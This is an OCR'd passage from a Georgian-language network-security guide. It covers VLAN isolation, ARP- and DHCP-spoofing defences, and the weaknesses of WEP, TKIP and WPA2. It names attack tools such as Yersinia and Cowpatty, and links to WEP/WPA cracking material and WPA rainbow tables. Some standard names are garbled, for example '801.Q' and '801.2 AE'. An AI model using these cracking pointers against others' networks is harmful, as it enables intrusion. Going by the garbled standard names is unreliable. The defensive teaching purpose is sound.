
არსებობს სხვა შესაძლებლობაც, რომელსაც ვირტუალურ ქსელებს უწოდებენ. ვირტუალური ქსელები მუშაობენ ქსელების ლოგიკურად დანაწილების საშუალებით. იმისათვის, რომ ერთმანეთისაგან განასხვავონ ვირტუალური ქსელები, პაკეტებს ემატებათ ე.წ. Tag ნაწილი, რომელიც განსაზღვრავს, რომელ ვირტუალურ ქსელს ეკუთვნის გამგზავნი კომპიუტერი.



ეს Tag-ები მონაცემთა პაკეტს ემატებიან იმის მიხედვით, თუ გადამრთველის რომელ პორტთან არის კომპიუტერი ფიზიკურად მიერთებული. პროტოკოლები, რომლებიც ამისთვის გამოიყენება, არიან ISL ან 801.Q. შესაბამისად, მიუხედავად იმისა, რომ კომპიუტერები ერთ გადამრთველთან არიან მიერთებული, ისინი ლოგიკურად სხვადასხვა ქსელებში არიან მოთავსებული. ამგვარად, შეტევები, რომლებიც ხდება ერთ ქსელში, ვერ შეაღწევენ სხვა ვირტუალურ ქსელებში. მაგალითად, ARP Spoofing იმუშავებს მხოლოდ ერთ ლოგიკურ ქსელში და ვერ გააღწევს სხვა ქსელებში. ანუ ყოველ ვირტუალურ ქსელს ექნება განსხვავებული, სისტემურად ნაგულისხმები, ჭიშკარი (Default gateway). ამ ქსელს წარმოდგენა არ ექნება, რომ სხვა ქსელებიც არსებობენ. ნახეთ, შეუძლია თუ არა თქვენს რუტერს ვირტუალური ქსელების შექმნა და თუ შეუძლია, გამოყავით ერთმანეთისაგან მანქანები, რომლებსაც ერთმანეთთან ლაპარაკი არ სჭირდებათ. არ არის საჭირო, გაართულოთ ქსელი, მთავარია, გამოყოთ ერთმანეთისაგან მოწყობილობები, რომლებსაც ენდობით და რომლებსაც არ ენდობით. შეიძლება ყველა არასანდო მოწყობილობა ერთ ქსელში მოათავსოთ. მაგალითად, თუ გაქვთ ჭკვიანი ტელევიზორი, იგი უნდა მოათავსოთ არასანდო მოწყობილობების ქსელში, მას მხოლოდ ინტერნეტთან შეერთება უნდა შეეძლოს, რადგან

მეტი არც არაფერი სჭირდება, ჩვენ კი, შეიძლება, სანდო ქსელიდან გავხსნათ შემავალი კავშირი ტელევიზორში მის სამართავად.

ზემოთ მოყვანილ დიაგრამაში ეს შეიძლება კარგად არ ჩანს, მაგრამ შესაძლებელია, რომ ყოველი კომპიუტერი ცალკე ვირტუალურ ქსელად გამოაცხადოთ. ხშირად, ნდობის ერთ დონეზე მყოფ კომპიუტერებს არ სჭირდებათ ერთმანეთთან კავშირი. შესაბამისად, თუ მათ ცალკე ვირტუალურ ქსელებად გამოაცხადებთ, ვერც ერთი კომპიუტერი ვერ შეძლებს სხვა კომპიუტერს შეუტიოს. ალბათ, უნდა ვახსენოთ, რომ არსებობს ე.წ. Vlan Hopping მეთოდი, რომლის საშუალებითაც ერთი ვირტუალური ქსელიდან მეორეზე გადახტომა შეიძლება. DTP, STP, HSRT პროტოკოლების საშუალებით შეიძლება ასეთი გადახტომის მიღწევა მაშინაც კი, როცა ეს არ უნდა იყოს შესაძლებელი. Kali-ში იყო პროგრამა Yersinia, რომელიც ვირტუალურ ქსელებს შორის გადახტომის საშუალებას გაძლევთ.



პროგრამული უზრუნველყოფის განახლებების საშუალებით, მოგვიანებით, ასეთი შესაძლებლობები დაიბლოკა და ალბათ გაგიჭირდებათ, იპოვოთ ქსელი, სადაც ასეთი გადახტომა ჯერ კიდევ შესაძლებელია. თუმცა თუ ქსელი დიდი ხანია არსებობს და მისი მოწყობილობების სისტემები არ გაახლებულა, არის შანსი, რომ ეს მეთოდი გამოადგეს ჰაკერს. მიუხედავად ამისა, ვირტუალური იზოლაცია არის იზოლაცია ლოგიკურ დონეზე, ცხადია ფიზიკურ დონეზე იზოლაცია ბევრად უფრო ძლიერია. ფიზიკური იზოლაცია უფრო ძვირია და მეტი მართვა სჭირდება. ვირტუალური ქსელების განსაზღვრა კი ბევრად მარტივია, ცხადია, თუ ამის საშუალებას თქვენი ქსელის აპარატურა (ალბათ რუტერი) იძლევა. თუ თქვენს რუტერს ან გადამრთველს საკმარისი რაოდენობის შეერთებების გაკეთება შეუძლია, ვირტუალური იზოლაციის მაგივრად შეგიძლიათ შექმნათ ფიზიკური იზოლაცია.

ქსელის დაცვის სხვა მექანიზმებიც არსებობს, მაგალითად, მოწყობილობებზე და კომპიუტერებზე დააყენოთ შესაბამისი პროგრამები:


1. NetCut http://arcai.com/netcut/ ამ პროგრამას მობილური ვერსიაც გააჩნია.
2. TuxCut - https://github.com/a-atalla/tuxcut http://www.linuxandubuntu.com/home/tuxcut-a-tool-to-protect-linux-against-arpspoof-attacks ეს პროგრამა linux-ში მუშაობს.

3. SniffDet http://sniffdet.sourceforge.net/ წარმოადგენს ქსელში ე.წ. Sniffer-ის (მყნოსავი) აღმოჩენის პროგრამა. მუშაობს linux-ში.

4. Xarp http://www.xarp.net/#download მუშაობს Windows-ში და Linux-ში. აქვს უფასო და ფასიანი ვერსიები.

5. ArpWatch https://www.tecmint.com/monitor-ethernet-activity-in-linux/ შექმნილია, Linux-სათვის. ეს პროგრამა ზოგიერთ რუტერს მოჰყვება. შეამოწმეთ, თუ მოჰყვა თქვენს რუტერს, ანდა თუ შეიძლება მასზე დაყენება. იგი, ასევე, წარმოადგენს PfSens-ის შემადგენელ ნაწილს.

სტატიკური მისამართების ცხრილების განსაზღვრა, ანუ IP მისამართების მიბმა MAC მისამართებზე, თავიდან აგარიდებთ ჰაკერობის მცდელობებს, დაკავშირებულს მისამართების დინამიურ მინიჭების მოტყუებასთან (DHCP Spoofing). ცხადია, ასეთ შემთხვევებში DHCP სერვერი უნდა გამორთოთ, თორემ გაძლიერების მაგივრად შეიძლება უსაფრთხოება დაასუსტოთ.



ახლა კი მოკლედ განვიხილავთ რამდენიმე, უფრო რთულ და მაღალი დონის, დაცვას, რომელსაც ვერ იპოვით სახლის ან მცირე ქსელებისთვის გათვლილ აპარატურაზე.

მაგალითად, რუტერის სიტემაში მოძებნეთ Port Protection, CISCO-ს იგივე ფუნქცია აქვს სახელით Port Security (გაითვალისწინეთ, რომ აქ ლაპარაკია გადამრთველის პორტებზე და არა პროგრამულ პორტებზე) ბმული https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/port_sec.html აღწერს, როგორ გააკეთოთ ამ ფუნქციის კონფიგურირება. ეს ფუნქცია საშუალებას გაძლევთ, პორტს მიამაგროთ გარკვეული MAC მისამართების ჯგუფი, პორტი აამუშავებს თქვენ მიერ განსაზღვრულ ამკრძალავ ზომებს. ცხადია, ყველაზე მარტივია, არ გააგზავნოს შემომავალი პაკეტები სხვა MAC მისამართებზე, თუ ასეთ პორტთან მიერთებული მოწყობილობა შეეცდება პაკეტები გააგზავნოს იგივე ვირტუალური ქსელის სხვა პორტებზე. ასეთ შემთხვევაში პორტი აამუშავებს თქვენ მიერ განსაზღვრულ ამკრძალავ ზომებს.

ასევე, შეიძლება კონფიგურაცია გაუკეთოთ IEEE 801.2 AE პროტოკოლს https://en.wikipedia.org/wiki/IEEE_802.1AE, რომელიც არის MAC უსაფრთხოების პროტოკოლი და გააქტიურებს ისეთ ფუნქციებს, როგორიც არის დაშიფვრა და ქსელში იდენტიფიკაცია.

არსებობს IEEE 801.2 X პროტოკოლიც https://en.wikipedia.org/wiki/IEEE_802.1X, ეს პროტოკოლი მოითხოვს, რომ მოხდეს მოწყობილობების ამოცნობა, სანამ ისინი ქსელს შეუერთდებიან. საკმაოდ რთული და მაღალტექნოლოგიური პროტოკოლია, რომელსაც ვერ იპოვით პატარა ქსელების სამართავ მოწყობილობებზე.

შემდეგი თვისებაა DHCP Snooping https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/snoodhcp.html. ეს თვისება გავრცელებულია CISCO-ს ქსელებში. მოქმედებს როგოც Firewall ოღონდ DHCP პაკეტებისთვის. განსაზღვრავს სანდო DHCP სერვერებს და ზღუდავს კავშირს არასანდო მოწყობილობებისგან, ასევე, IP მისამართების გაცემას ახდენს მხოლოდ მოკლე დროით. ეს თვისება თითოეული ვირტუალური ქსელისათვის ცალ-ცალკე აქტიურდება.

განსაკუთრებულ შემთხვევებში შესაძლებელია, რომ გამოიყენოთ VPN-ები ადგილობრივი კავშირებისათვის. ანუ ქსელის ყველა სანდო მოწყობილობა ერთმანეთს დაუკავშირდება VPN-ის საშუალებით. VPN-ის მართვა მოხდება თქვენი რუტერისგან, ანუ ვირტუალურ დაშიფრულ ქსელს ფიზიკურ ქსელში ქმნით. ცხადია, ამის გასაკეთებლად საკმაოდ ძლიერი Firewall ან რუტერი გჭირდებათ, რადგან მან უნდა მოახერხოს პაკეტების სწრაფად დაშიფვრა. თანაც გაითვალისწინეთ, რომ VPN-მა სხვადასხვა პლატფორმებზე უნდა იმუშაოს. ასეთი ამოცანებისათვის, როგორც წესი, IPSEC-ს იყენებენ.

ცხადია, ასეთი რამეების გასაკეთებლად საჭიროა კარგი აღჭურვილობა, ანუ კარგი რუტერი და ალბათ, სისტემა, რომელიც მას მოჰყვება, უნდა შეცვალოთ, როგორც ზემოთ აღვწერეთ. ასევე, რუტერს და მის სისტემას უნდა ჰქონდეს ვირტუალური ქსელების პროტოკოლების მხარდაჭერა. დაგჭირდებათ გადამრთველიც, რომელიც პორტებზე დაფუძნებული ვირტუალური ქსელების შექმნის საშუალებას იძლევა. თუმცა ასეთი თვისებები პატარა და საშუალო ქსელებში უმეტესობას არ დასჭირდება. მაგალითად, PpSense-ს და DD WRT-ს აქვს ვირტუალური ქსელების მხარდაჭერა. აპარატურის თვალსაზრისით e-bay-ზე შეგიძლიათ იყიდოთ იაფი ნახმარი CISCO გადამრთველები. ეს ვიდეო ასევე დაგეხმარებათ შექმნათ ვირტუალური ქსელები https://www.youtube.com/watch?reload=9&v=uF13fq

უკაბელო კავშირისათვის კი დაგჭირდებათ რუტერი, რომელშიც ჩამონტაჟებულია უკაბელო კავშირის შეერთების მოწყობილობა (Access Point). ამ მოწყობილობას უნდა გააჩნდეს AP იზოლაციის ფუნქცია და უნდა შეეძლოს რამდენიმე SSID-ის განსაზღვრა.

თავი 4 უკაბელო კავშირის უსაფრთხოება

WIFI ხარვეზი - WEP

WEP/ IEEE 802.11 სტანდარტს უამრავი ხარვეზი გააჩნია. მისი გატეხვა წუთების განმავლობაში ხდება. მას ძალიან ცუდი სამი ხარვეზი აქვს:


1. იყენებენ შიფრაციის სტატიკურ გასაღებებს, ანუ კავშირის სესიის განმავლობაში გასაღებები არ იცვლება, გამოიყენება სუსტი RC4 დაშიფვრა, ქსელში შესასვლელად ყველა ერთ პაროლს იყენებს.
2. პაკეტების სისწორის შემოწმების არარსებობა საშუალებას იძლევა, შეცვალოთ ბიტები პაკეტებში.
3. ინიციალიზაციის ვექტორის (IV's) არაეფექტურად გამოიყენება. IV არ არის საკმარისად ნებისმიერი, ის მხოლოდ 24 ბიტს იყენებს..

IV-ის გარეშე დაშიფვრა გამოიწვევს იმას, რომ ერთი და იგივე სიტყვა ყოველი დაშიფვრისას მოგცემთ ერთნაირ ტექსტს. შესაბამისად, თუ ამ შიფრს დაიჭერთ და დაადგენთ, რომ პაროლია, მაშინ არ არის საჭირო პაროლის გამოცნობა და მისი გამოყენებით ქსელში შეღწევა ადვილია. IV-ის გამოყენების შემთხვევაში ხდება განებისმიერება, ანუ ნებისმიერი რიცხვის შექმნა და დაშიფვრის მასზე დაფუძნება. წარმოიდგინეთ, რომ მოახერხოთ ასეთი რიცხვის ადვილად გამოცნობა, მაშინ ასეთი ნებისმიერობის გამოყენებას დიდი აზრი არ აქვს. სწორედ ეს ხდება IV-ში. იმის გამო, რომ IV-შედგება მხოლოდ 24 ბიტისაგან, მისი გამოყენებით შექმნილი ნებისმიერი რიცხვი არც ისე ნებისმიერია. შესაბამისად, შიფრებში მოხდება გარკვეული გამეორებები, რომლის საშუალებითაც ხდება დაშიფვრის გატეხვა.

პაკეტების ჩასმის (packet injection) მეთოდის საშუალებით WEP-ის გატეხვა რამდენიმე წამში ხდება. WEP არ უნდა გამოიყენოთ, რადგან მცოდნე ადამიანს შეუძლია ქსელში ადვილად შევიდეს და პაროლი გაიგოს.


WIFI ხარვეზები WPA, WPA2, TKIP, CCMP

მოგვიანებით WEP შეიცვალა უფრო დაცული WPA Personal პროტოკოლით. როგორც წესი, ის იყენებს TKIP (Temporal Key Integrity Protocol) დაშიფვრას.




RC4 დაშიფვრა გამოიყენება 128 ბიტიანი გასაღებით, რომელიც ყოველი პაკეტისთვის განსხვავებულია. გასაღები დაიშიფრება WEP გასაღებით, პლუს IV, პლუს MAC მისამართით, ეს კი საკმაოდ კარგი დაშიფვრაა. გაიზარდა IV-ის სიგრძეც. TKIP ამოწმებს შეტყობინების მთლიანობას და სისწორეს (Integrity). თუმცა WAP-ის დაჰაკერება შეიძლება პაკეტების ჩასმის (Packet Injection) მეთოდით. http://dl.aircrack-ng.org/breakingwepandwpa.pdf ბმულზე მოთავსებული სტატია აგიხსნით, როგორ „გატეხოთ“ WEP და WPA უსაფრთხოება. ეს სტატია აგიხსნით, როგორ მოახდინოთ TCP კავშირის მოტაცება ვებსაიტზე წვდომისას Java Script-ის კოდის საშუალებით. შეეცადეთ, არ გამოიყენოთ TKIP, მისი გამოყენება საჭიროა ძველ სისტემებთან თავსებადობისათვის, ანუ თუ გაქვთ ძველი უკაბელო კავშირის წვდომის მოწყობილობა, აუცილებლად უნდა გამოცვალოთ.

ახალი WPA2 სტანდარტი IEEE 802.11i ოფიციალურად გამოქვეყნდა 2004-ში, ასევე, გამოვიდა მისი CCMP-ის მხარდაჭერა შეტყობინების შემოწმების (Authentication) გაშიფვრის საწინააღმდეგო ბლოკური ჯაჭვის (Block Chain) პროტოკოლით. ამ პროტოკოლის დანიშნულება იყო, რომ შეეცვალა TKIP დაშიფვრის პროტოკოლი. ყოველთვის გამოიყენეთ CCMP, ან როგორც მას ხშირად უწოდებენ, AES, რადგან CCMP დაფუძნებულია AES დაშიფვრის მეთოდზე. ეს მეთოდი TKIP-ზე ბევრად ძლიერია. ასევე, შესაძლებელია ორივეს ერთად გამოყენებაც უფრო ძველ მოწყობილობებთან თავსებადობისთვის.




AES-ის ურყოფითი მხარე ისაა, რომ უფრო ნელია, ვიდრე TKIP, შესაბამისად, უფრო ძლიერი მოწყობილობაა საჭირო ასეთი დაშიფვრის გამოსაყენებლად. თუმცა, თანამედროვე უკაბელო კავშირის საკმაოდ იაფ მოწყობილობებსაც კი აქვთ საკმარისი სიმძლავრე ამ პროტოკოლის გამოსაყენებლად. საბოლოო რეკომენდაციაა, გამოიყენოთ WPA2, AES-სთან (იგივეა, რაც CCMP) ერთად.

აქამდე ვლაპარაკობდით დაშიფვრაზე, ახლა შევხედოთ წვდომის კონტროლის მექანიზმს.




როგორც უკვე ვთქვით, უნდა გამოვიყენოთ WPA2 Personal, მას ხანდახან WPA PSK-საც უწოდებენ. რუტერებს აქვთ WPA2 Personal Mixed რეჟიმიც, რომელიც მხარს უჭერს ძველ მოწყობილობებს, WPA პროტოკოლით და ასევე, ახალ WPA2-საც. ასეთი პროტოკოლი გამოიყენება ქსელებში, სადაც ძველი აპარატურა გაქვთ, რომელიც ახალ WPA2-ს ვერ იგებს. სამწუხაროდ, ეს უსაფრთხოების სერიოზული რისკია და გირჩევთ, ძველი მოწყობილობები გამოცვალოთ, ან შეეცადოთ კაბელის საშუალებით შეუერთოთ ქსელს. ამიტომ, როგორც მინიმუმ, უნდა გამოიყენოთ WPA2 Personal. ეს პროტოკოლი შექმნილია სახლის და პატარა ქსელებთან სამუშაოდ და არ საჭიროებს დამატებით სერვერს. აქ ყოველი მომხმარებლის ამოცნობა (Authentication) ხდება ერთი 256 ბიტიანი გასაღების საშუალებით, რომელიც იქმნება თქვენი პაროლისაგან. ანუ ყველა იყენებს იგივე პაროლს ქსელთან შესაერთებლად. ეს თქვენთვის, ალბათ, საკმაოდ ნაცნობი სცენარია. მომხმარებელთა უმეტესობა, ალბათ, სწორედ ასეთ მეთოდს იყენებს უკაბელო ქსელთან დასაკავშირებლად. ცხადია, ეს არ არის იდეალური მეთოდი, რადგან ყველა ერთსა და იმავე პაროლს იყენებს, შესაბამისად, როცა პაროლს ცვლით, ყველა მოწყობილობაზე ცალკე უნდა შეცვალოთ პაროლი, ასეთი მეთოდი პატარა ქსელებისთვის მაინც მუშაობს. ასეთი პაროლის უსაფრთხოებაც პრობლემურია, თუმცა თანამედროვე სისტემებს შეუძლიათ რამდენიმე ქსელის განსაზღვრა, შესაბამისად, რამდენიმე პაროლის ქონაც შესაძლებელია და ქსელების ერთმანეთისაგან გამოყოფაც, რაც მნიშვნელოვნად აუმჯობესებს კიბერუსაფრთხოებას.

დიდი ქსელებისათვის კი გამოიყენება WPA2 Enterprise პროტოკოლი, რომელსაც სჭირდება მომხმარებლის ამოცნობის (Authentication) RADIUS სერვერი. პროტოკოლის სრული სახელი კი არის WPA -8021.IX



ზოგიერთ მოწყობილობას ასეთი რეჟიმი მოჰყვება, ზოგიერთს კი შეიძლება შეუცვალოთ სისტემა DD WRT-თი, როგორც ეს ზემოთ განვიხილეთ.



ამ რეჟიმის დაყენება და კონფიგურირება უფრო რთულია, თუმცა ბევრად უკეთეს უსაფრთხოებას იძლევა ყველა მომხმარებელისათვის ცალკე პაროლებით. შეგიძლიათ გამოიყენოთ გაფართოებადი ამოცნობის პროტოკოლი EAP, რაც ნიშნავს, რომ შეგიძლიათ გამოიყენოთ ორმაგსერტიფიკატიანი ამოცნობა, ანუ ხდება როგორც კლიენტის, ისე სერვერის ამოცნობა. ცხადია, ასეთი სერვერის კონფიგურირება და შემდეგ ადმინისტრირება რთულია და ალბათ ზედმეტიც არის სახლის და პატარა ქსელებისათვის. თუმცა, თუ ვინმეს აქვს საკმარისი ტექნიკური ცოდნა, შეუძლია სახლშიც გამოიყენოს. ალბათ, სახლის ქსელის შემთხვევაში, სხვადასხვა ნდობის დონის რამდენიმე ქსელის შექმნა უფრო ადვილი ალტერნატივაა.

https://www.willhackforsushi.com/?page_id=50 ბმულზე ნახავთ, რომ უკაბელო კავშირის ხელის ჩამორთმევა შეიძლება დაიჭირონ და შეეცადონ პაროლი გატეხონ ე.წ. ველური ძალის (Brut Force) ან გამოცნობის საშუალებით. ეს პაროლები იშვიათად იცვლება. შესაბამისად, ისეთი პაროლები უნდა მოიფიქროთ, რომელთა გამოცნობაც

ძნელია, ამიტომ უკაბელო პაროლები უნდა იყოს რთული, იყენებდეს სხვადასხვა სიმბოლოებს, მათ შორის ციფრებს, სპეციალურ სიმბოლოებს, დიდ და პატარა ასოებს, თანაც უნდა იყოს გრძელი. Cowpatty სწორედ ის ხელსაწყოა Kali Linux-ში, რომელიც ასეთი შეტევებისათვის გამოიყენება. WPA და WPA2 იყენებენ ქსელის სახელს SSID, როგორც დამატებით დაშიფვრის ფრაზას, ამას მარილის მოყრასაც (salt) უწოდებენ. ეს სუსტი მეთოდია, რადგან ჰაკერმაც შეიძლება გაიგოს, რა დამატებითი ფრაზა იხმარეთ. შესაბამისად, მხოლოდ საკუთარი რთული პაროლის უსაფრთხოების ამარა ხართ დარჩენილი. განსაკუთრებით კი ისეთ შემთხვევებში, თუ ქსელის სახელი არ შეცვალეთ და დატოვეთ ის, რაც მოწყობილობას მოჰყვა. ასეთ შემთხვევაში ჰაკერს არც დაჭირდება თქვენი ქსელის სახელის გარკვევა. ჩვეულებრივ, მარილი ნებისმიერად უნდა ირჩეოდეს და მაშინ პაროლის გატეხვა ძალიან რთულდება. სამწუხაროდ, უკაბელო ქსელების პროტოკოლების შემთხვევაში ასეთი ალგორითმი არ გამოიყენეს. ქსელის სახელის გამოცვლა კი იმისათვის არის საჭირო, რომ თუ ქსელის სახელს სისტემურად ნაგულისხმებს დატოვებთ, ჰაკერებს შეუძლიათ წინასწარ გამოთვალონ ცნობილი ქსელების სახელების კოდები და ამითი გაასწრაფონ პაროლის გატეხვა. თუმცა დღეს ამის გაკეთებაც არ სჭირდებათ მათ. უბრალოდ, შეუძლიათ ასეთი გამოთვლების ცხრილები ჩამოტვირთონ, მაგალითად, ამ საიტიდან https://www.renderlab.net/projects/WPA-tables/, ასეთ ცხრილებს ცისარტყელას ცხრილებს (Rainbow Tables) უწოდებენ. ამ ცხრილებში მილიონამდე სხვადასხვა ვარიანტია წარმოდგენილი, რომლებიც, დაახლოებით, ათას სხვადასხვა ცნობილ SSID-ის ეყრდნობიან. თუ თქვენი ქსელის სახელი ასეთ კომბინაციებში ხვდება, მაშინ ჰაკერებს ბევრად უფრო გაუადვილდებათ ქსელის პაროლის გამოცნობა.

უკაბელო კავშირის დაცული კონფიგურაცია WPS (WIFI Protected Setup), ბოროტი ტყუპის ცალი (Evil Twin) და თაღლითი (Rogue) AP

უკაბელო კავშირის ტექნოლოგიის მორიგი შეცდომაა WPS და მისი შექმნის და გამოყენების მეთოდოლოგია.

